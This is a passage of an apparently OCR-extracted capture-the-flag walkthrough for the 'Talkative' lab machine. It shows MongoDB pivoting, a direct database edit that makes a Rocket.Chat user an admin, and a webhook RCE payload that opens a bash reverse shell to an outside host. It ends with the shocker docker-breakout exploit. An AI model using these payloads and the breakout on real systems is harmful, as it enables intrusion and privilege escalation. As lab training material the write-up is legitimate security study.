2022/08/25 08:18:01 CMD: UID=0    PID=8702   | /bin/sh -c cp /root/.backup/shadow /etc/shadow
2022/08/25 08:18:01 CMD: UID=0    PID=8701   | python3 /root/.backup/update_mongo.py
2022/08/25 08:18:01 CMD: UID=0    PID=8700   | cp /root/.backup/passwd /etc/passwd

[** SNIP **]
```

In order to find out which host is running the `MongoDB` server, let us upload the `nmap` binary using `pwncat` to the box and run a port scan on the `172.17.0.0/24` subnet.

```
./nmap -p- -n 172.17.0.0/24
```

```
./nmap -p- -n 172.17.0.0/24

Starting Nmap 6.49BETA1 ( http://nmap.org ) at 2022-08-26 10:24 UTC
Unable to find nmap-services!  Resorting to /etc/services
Cannot find nmap-payloads. UDP payloads are disabled.

[** SNIP **]

Nmap scan report for 172.17.0.2
Host is up (0.00045s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
27017/tcp open  unknown

[** SNIP **]
```

The `nmap` results show that the host `172.17.0.2` is serving the `MongoDB` server on its default port `27017`.

Let's upload `chisel` to the remote host using `pwncat` and port forward `172.17.0.2:27017` to our local machine, in order to connect to the `MongoDB` server, as the remote host does not have `mongodb` client utilities installed.

```
pwncat-cs -lp 1337
upload [source_file] [destination_file]
```

```
(local) pwncat$ upload /opt/chisel/chisel_amd /tmp/chisel
/tmp/chisel ──────────────────────────────────────── 100.0% _ 8.1/8.1 MB _ 292.8 kB/s _ 0:00:00
[15:24:55] uploaded 8.08MiB in 40.46 seconds
```

After uploading the `chisel` binary, make it executable.

```
chmod +x /tmp/chisel
```

Let's now start the `chisel` port forwarding server on out local host on port `8000`.

```
./chisel server --reverse -p 8000
```

```
./chisel server --reverse -p 8000

2022/08/25 15:26:24 server: Reverse tunnelling enabled
2022/08/25 15:26:24 server: Fingerprint BuBrxv9hP0Wzkb/v5aTuNfOWMWezFNzFDHhZ5ceCW4A=
2022/08/25 15:26:24 server: Listening on http://0.0.0.0:8000
```

Run the following command on the remote hsot to forward `172.17.0.2:27017` to our `localhost:8181`.

```
./chisel client 10.10.14.8:8000 R:8181:172.17.0.2:27017
```

```
./chisel client 10.10.14.8:8000 R:8181:172.17.0.2:27017

2022/08/25 09:56:56 client: Connecting to ws://10.10.14.8:8000
2022/08/25 09:56:59 client: Connected (Latency 308.066306ms)
```

After successfully establishing the port forwarding, let's connect to the `MongoDB` server using the `mongo` utility on `localhost:8181`.

```
mongo mongodb://localhost:8181
```

```
mongo mongodb://localhost:8181

MongoDB shell version v5.3.1
connecting to: mongodb://localhost:8181/?compressors=disabled&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("282e7103-7d5c-4aa0-9d41-fe90004109c6") }
MongoDB server version: 4.0.26
WARNING: shell and server versions do not match


rs0:PRIMARY>
```


Checking the available databases, one called `meteor` seems interesting as it is non default.

```
show databases
```

```
rs0:PRIMARY> show databases

admin   0.000GB
config  0.000GB
local   0.011GB
meteor  0.005GB
```

Let's select the `meteor` database.

```
use meteor
```



Then, dump the collections present in the `meteor` database.

```
show collections
```

```
rs0:PRIMARY> show collections

[** SNIP **]

rocketchat_livechat_visitor
rocketchat_message
rocketchat_message_read_receipt
rocketchat_oauth_apps
rocketchat_oembed_cache
rocketchat_permissions
rocketchat_reports
rocketchat_roles
rocketchat_room
rocketchat_sessions
rocketchat_settings
rocketchat_smarsh_history
rocketchat_statistics
rocketchat_subscription
rocketchat_uploads
rocketchat_user_data_files
rocketchat_webdav_accounts
system.views
ufsTokens
users
usersSessions

[** SNIP **]
```

Upon dumping the collections in the **meteor** database, we notice that `MongoDB` is being used by `RocketChat` and from the initial investigation of the Rocket Chat site we know it's running on `talkative.htb:3000`.

Let's dump the `users` collection, which has all the registered users stored in the MongoDB along with our previously registered user called `dotguy`.


```
db.users.find()
```

```
rs0:PRIMARY> db.users.find()

[** SNIP **]

{ "_id" : "Bhsjoc9mn7YbSYbTQ", "createdAt" : ISODate("2022-08-25T10:14:48.699Z"), "services" : { "password" : {
"bcrypt" : "$2b$10$BRmIhGLHTw8zJ8lFL9K0i.cJkuNGHbd601JiJYWSfnNZkkqPYP7Qu", "reset" : { "token" : "9ih2RqHYI-
igOr4zwEcloRpsiLama97-TFF2cLDVaLr", "email" : "dotguy@talkative.htb", "when" : ISODate("2022-08-25T10:14:52.496Z"),
"reason" : "enroll" } }, "email" : { "verificationTokens" : [ { "token" :
"jb2w_l5XJY7TJRUifVYqTpaIBgfMlkaR7Ik8nVsJs1t", "address" : "dotguy@talkative.htb", "when" : ISODate("2022-08-
25T10:14:48.736Z") } ] }, "resume" : { "loginTokens" : [ { "when" : ISODate("2022-08-25T10:14:49.651Z"), "hashedToken"
: "LOiUk5Clqt+oriricVKeuCqCHniYBEV4yv/HJ9o/iGGU=" } ] } }, "emails" : [ { "address" : "dotguy@talkative.htb", "verified"
: false } ], "type" : "user", "status" : "online", "active" : true, "_updatedAt" : ISODate("2022-08-25T10:14:52.511Z"),
"roles" : [ "user" ], "name" : "dotguy", "lastLogin" : ISODate("2022-08-25T10:14:51.313Z"), "statusConnection" :
"online", "utcOffset" : 5.5, "username" : "dotguy" }
```

Let's run the following `MongoDB` query which will modify the role for user `dotguy` from `user` to `admin`. Make sure to appropriately replace the `id` parameter with the `id` of the user that needs to be modified.

```
db.users.update({"_id" : <YOUR_USER_ID>}, { $set: {"roles" : ["admin"]}})
```

Upon running the query, we immediately get access to the admin's dashboard in the Rocket Chat application.



Upon running a quick Google search with the keywords `Rocket Chat authenticated rce` we came across this Github repository.


3. **RCE (Autenticated - Admin)**

- Rocket.Chat has a feature called Integrations that allows creating incoming and outgoing web hooks. These web hooks can have scripts associated with them that are executed when the web hook is triggered.
- We create a integration with the following script :

```
const require = console.log.constructor('return process.mainModule.require')();
const { exec } = require('child_process');
exec('command here');
```


- Next we just trigger the webhook to get rce :)

It talks about navigating to the "Integrations" tab and creating an "Internal Webhook" as it has an "executing scripts" option available in it.



Let's create an incoming webhook with the `NodeJS` RCE payload script given in the above Github repository and enable it in the webhook. Let's insert a bash reverse shell as the command to be executed in the RCE script.

```
const require = console.log.constructor('return process.mainModule.require')();
require('child_process').exec('bash -c "bash -i >& /dev/tcp/10.10.14.8/8888 0>&1"');
```



Start a `netcat` listener on our localhost on `port 8888`.

```
nc -nvlp 8888
```

Then, make a `curl` request to the Webhook URL.

```
curl <WEBHOOK URL>
```

```
curl
http://talkative.htb:3000/hooks/JfnSzzvN3tQQctfR2/n5nXAaiyvKLGcFo3SPGjpqjGNJ8gWfHezxqQcw9trvumsCsu

{"success":false}
```

We obtain a reverse shell on our listener as soon as the `curl` request is sent.

```
root@c150397ccd63:/app/bundle/programs/server# id
uid=0(root) gid=0(root) groups=0(root)

root@c150397ccd63:/app/bundle/programs/server# hostname
c150397ccd63
```

Our shell is running in the context of the `root` user and checking the `hostname` of the box, we notice that we are inside a docker container. Let's attempt to escape this docker container and reach the host system.

Privilege Escalation

Upon trying to view the existing capabilities by running the `capsh --print` command, we find that the `cash` utility is not installed on the docker container.

```
capsh --print
```

```
capsh --print

bash: capsh: command not found
```

Upon doing a quick Google search along the keywords "capsh command not found", we come across this website which says that the packages that need to be installed are `libcap` & `libcap2-bin`.

Since we are running as user `root` in this container, let's go ahead and download these packages from their respective sources and install them.

`libcap` can be downloaded from here.

`libcap2-bin` can be downloaded from here.

Let's upload both these `.deb` files to the remote host using `pwncat`.

```
pwncat-cs -lp 1337
upload [source_file] [destination_file]
```

```
pwncat-cs -lp 1337

[16:37:57] Welcome to pwncat __!                                                    __main__.py:164
[16:38:09] received connection from 10.10.11.155:58872                              bind.py:84
[16:38:18] 10.10.11.155:58872: registered new host w/ db                            manager.py:957

(local) pwncat$ upload libcap2_2.25-1.2_amd64.deb /tmp/libcap2_2.25-1.2_amd64.deb
/tmp/libcap2_2.25-1.2_amd64.deb ──────────────────────────────────── 100.0% _ 13.0/13.0 KB _ ? _ 0:00:00
[16:38:42] uploaded 13.04KiB in 4.04 seconds                                        upload.py:76

(local) pwncat$ upload libcap2-bin_2.25-1.2_amd64.deb /tmp/libcap2-bin_2.25-1.2_amd64.deb
/tmp/libcap2-bin_2.25-1.2_amd64.deb ──────────────────────────────── 100.0% _ 20.6/20.6 KB _ ? _ 0:00:00
[16:38:59] uploaded 20.57KiB in 3.65 seconds
```

After succesfully transferring both the files, let's install them using the command:

```
dpkg --install [file_path]
```

```
pkg --install /tmp/libcap2_2.25-1.2_amd64.deb

Selecting previously unselected package libcap2:amd64.
(Reading database ... 6684 files and directories currently installed.)
Preparing to unpack .../tmp/libcap2_2.25-1.2_amd64.deb ...
Unpacking libcap2:amd64 (1:2.25-1.2) ...
Setting up libcap2:amd64 (1:2.25-1.2) ...
Processing triggers for libc-bin (2.28-10) ...


dpkg --install /tmp/libcap2-bin_2.25-1.2_amd64.deb

Selecting previously unselected package libcap2-bin.
(Reading database ... 6689 files and directories currently installed.)
Preparing to unpack .../libcap2-bin_2.25-1.2_amd64.deb ...
Unpacking libcap2-bin (1:2.25-1.2) ...
Setting up libcap2-bin (1:2.25-1.2) ...
```

Now we can try re-running the command `capsh --print` to view the existing capabilities on this docker container.

```
capsh --print
```

```
capsh --print

Current: =
cap_chown,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setuid
,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_w
rite,cap_setfcap+ep
Bounding set
=cap_chown,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_setgid,cap_setui
d,cap_setpcap,cap_net_bind_service,cap_net_raw,cap_sys_chroot,cap_mknod,cap_audit_
write,cap_setfcap
Securebits: 00/0x0/1'b0
 secure-noroot: no (unlocked)
 secure-no-suid-fixup: no (unlocked)
 secure-keep-caps: no (unlocked)
uid=0(root)
gid=0(root)
groups=
```

The `cap_dac_read_search` capability seems promising and this HackTricks page for `Linux capabilities` confirms the same. According to Hacktricks, we can use the `shocker` exploit to breakout from this docker container.

We can download the `shocker` exploit from here and save it into a file named `shocker.c`. We can edit this `C` code in order to fetch the root flag, i.e. `/root/root.txt`. The original code looks like:

```
// get a FS reference from something mounted in from outside
if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
    die("[-] open");

if (find_handle(fd1, "/etc/passwd", &root_h, &h) <= 0)
    die("[-] Cannot find valid handle!");
```

Let us change the file to be read to `/root/root.txt`.

```
// [** SNIP **]

// get a FS reference from something mounted in from outside
if ((fd1 = open("/etc/hostname", O_RDONLY)) < 0)
    die("[-] open");

if (find_handle(fd1, "/root/root.txt", &root_h, &h) <= 0)
    die("[-] Cannot find valid handle!");

// [** SNIP **]
```

We can now compile this `C` code with `gcc shocker.c -o shocker` and get the `Linux` executable of the `shocker` exploit. Upload the `shocker` executable file to the remote host using `pwncat`.

```
upload [source_file] [destination_file]
```

```
(local) pwncat$ upload shocker /tmp/shocker
/tmp/shocker ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% _ 14.4/14.4 KB _ ? _ 0:00:00
[16:53:22] uploaded 14.44KiB in 4.41 seconds
```

Make the `shocker` binary executable.

```
chmod +x /tmp/shocker
```

Finally, run the `shocker` exploit.

```
/tmp/shocker
```

```
/tmp/shocker

[***] docker VMM-container breakout Po(C) 2014            [***]
[***] The tea from the 90's kicks your sekurity again.    [***]
[***] If you have pending sec consulting, I'll happily    [***]
[***] forward to my friends who drink secury-tea too!     [***]

<enter>

[*] Resolving 'root/root.txt'
[*] Found lib32
[*] Found ..
[*] Found lost+found
[*] Found sbin
[*] Found bin
[*] Found boot
[*] Found dev
[*] Found run
[*] Found lib64
[*] Found .
[*] Found var
[*] Found home
[*] Found media
[*] Found proc
[*] Found etc
[*] Found lib
[*] Found libx32
[*] Found cdrom
[*] Found root
[+] Match: root ino=18
[*] Brute forcing remaining 32bit. This can take a while...
[*] (root) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x12, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00};
[*] Resolving 'root.txt'
[*] Found ..
[*] Found .backup
[*] Found .config
[*] Found .cache
[*] Found .local
[*] Found .ssh
[*] Found .
[*] Found .profile
[*] Found .bashrc
[*] Found root.txt
[+] Match: root.txt ino=110097
[*] Brute forcing remaining 32bit. This can take a while...
[*] (root.txt) Trying: 0x00000000
[*] #=8, 1, char nh[] = {0x11, 0xae, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Got a final handle!
[*] #=8, 1, char nh[] = {0x11, 0xae, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00};
[!] Win! /etc/shadow output follows:
**********root_flag***********
```

Congratulations on successfully rooting Talkative!